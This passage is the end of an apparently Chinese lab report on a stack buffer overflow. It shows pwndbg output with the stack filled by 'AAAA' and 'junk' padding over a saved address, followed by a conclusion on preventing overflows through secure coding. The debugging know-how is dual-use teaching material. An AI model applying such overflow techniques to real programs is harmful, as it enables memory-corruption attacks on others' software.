0x4012d5 <main+158>               mov    rax, qword ptr [rbp - 0x10]
0x4012d9 <main+162>               mov    rdi, rax
0x4012dc <main+165>               call   fclose@plt             <fclose@plt>

0x4012e1 <main+170>               mov    eax, 0
0x4012e6 <main+175>               leave

[ STACK ]
00:0000 | rsi rsp 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
01:0008 |          0x7ffc142a57f8 ← 0x6b6e756a41414141 ('AAAAjunk')
02:0010 |          0x7ffc142a5800 ← 0x4012c66b6e756a
03:0018 |          0x7ffc142a5808 ← 0x7f0000000000
04:0020 |          0x7ffc142a5810 ← 0x7f3800000000
05:0028 |          0x7ffc142a5818 ← 0x7f3800000000
06:0030 |          0x7ffc142a5820 ← 0xffffffff
07:0038 |          0x7ffc142a5828 → 0x7f380bac1000 ← 0x3010102464c457f

[ BACKTRACE ]
➤ f 0          0x4012d0 main+153

pwndbg>

```

测试结论

- 通过这个实验，我们可以认识到栈溢出是一种常见的安全风险，它可以导致严重的安全问题，劫持控制程序控制流。在软件开发中，我们应该避免栈溢出漏洞和修复已发生的栈溢出漏洞，在编程过程中采取措施来预防这类问题。通过本次实验提高了我们对强调编码规范、安全编程实践和漏洞修复的重要性的认识。

谢谢大家

